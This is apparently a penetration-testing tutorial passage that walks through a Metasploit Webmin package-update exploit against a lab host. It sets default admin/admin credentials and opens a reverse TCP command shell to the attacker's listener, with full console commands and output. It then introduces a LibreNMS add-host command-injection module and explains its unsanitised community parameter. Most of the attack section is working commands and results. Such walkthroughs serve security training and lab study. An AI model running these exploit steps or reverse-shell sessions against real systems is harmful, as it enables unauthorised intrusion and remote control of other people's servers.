
Set rhosts, rport, username and password options and use the check command to see if our target is vulnerable or not.



```
msf5 exploit(linux/http/webmin_packageup_rce) > set rhosts 192.168.45.134
rhosts => 192.168.45.134
msf5 exploit(linux/http/webmin_packageup_rce) > check
[-] Check failed: Msf::OptionValidateError The following options failed to valid
ate: USERNAME, PASSWORD.
msf5 exploit(linux/http/webmin_packageup_rce) > set username admin
username => admin
msf5 exploit(linux/http/webmin_packageup_rce) > set password admin
password => admin
msf5 exploit(linux/http/webmin_packageup_rce) > check
[*] 192.168.45.134:10000 - The target service is running, but could not be valid
ated.
msf5 exploit(linux/http/webmin_packageup_rce) > 
```


It doesn't confirm whether the target is vulnerable or not but the service is running.

It's worth giving a try. Execute the module using the run command.



```
msf5 exploit(linux/http/webmin_packageup_rce) > set lhost 192.168.45.128
lhost => 192.168.45.128
msf5 exploit(linux/http/webmin_packageup_rce) > run

[*] Started reverse TCP handler on 192.168.45.128:4444
[-] Exploit aborted due to failure: unknown: Failed to retrieve session cookie
[*] Exploit completed, but no session was created.
msf5 exploit(linux/http/webmin_packageup_rce) > 
```

If it is not successful, don't be disappointed. Try again may be this time in background.



```
msf5 exploit(linux/http/webmin_packageup_rce) > check
[*] 192.168.45.134:10000 - The target service is running, but could not be valid
ated.
msf5 exploit(linux/http/webmin_packageup_rce) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(linux/http/webmin_packageup_rce) >
[*] Started reverse TCP handler on 192.168.45.128:4444
[+] Session cookie: ba8bf53db52e13232e0af7cb587e4548
[*] Attempting to execute the payload...
[*] Command shell session 1 opened (192.168.45.128:4444 -> 192.168.45.134:58478)
 at 2019-10-08 13:43:13 +0530
```


As you can see, this time we successfully have a command shell on the target.

LibreNMS Add Host CMD Inject Module

TARGET: LibreNMS v1.45 and v1.46 **TYPE: Remote** **FIREWALL : NO**


LibreNMS is a open source network management software which supports a wide range of network hardware and operating systems. It is based on PHP/MySQL/SNMP and the devices it supports include Cisco, Linux and Juniper etc.

This module exploits a vulnerability in the community parameter used in a POST request to the addhost functionality. This vulnerability exists as the input to this POST request is unsanitized. This same parameter is used as a part of a shell command which gets passed to the popen function in capture.inc.php which results in remote code execution. Let' see how this module works.



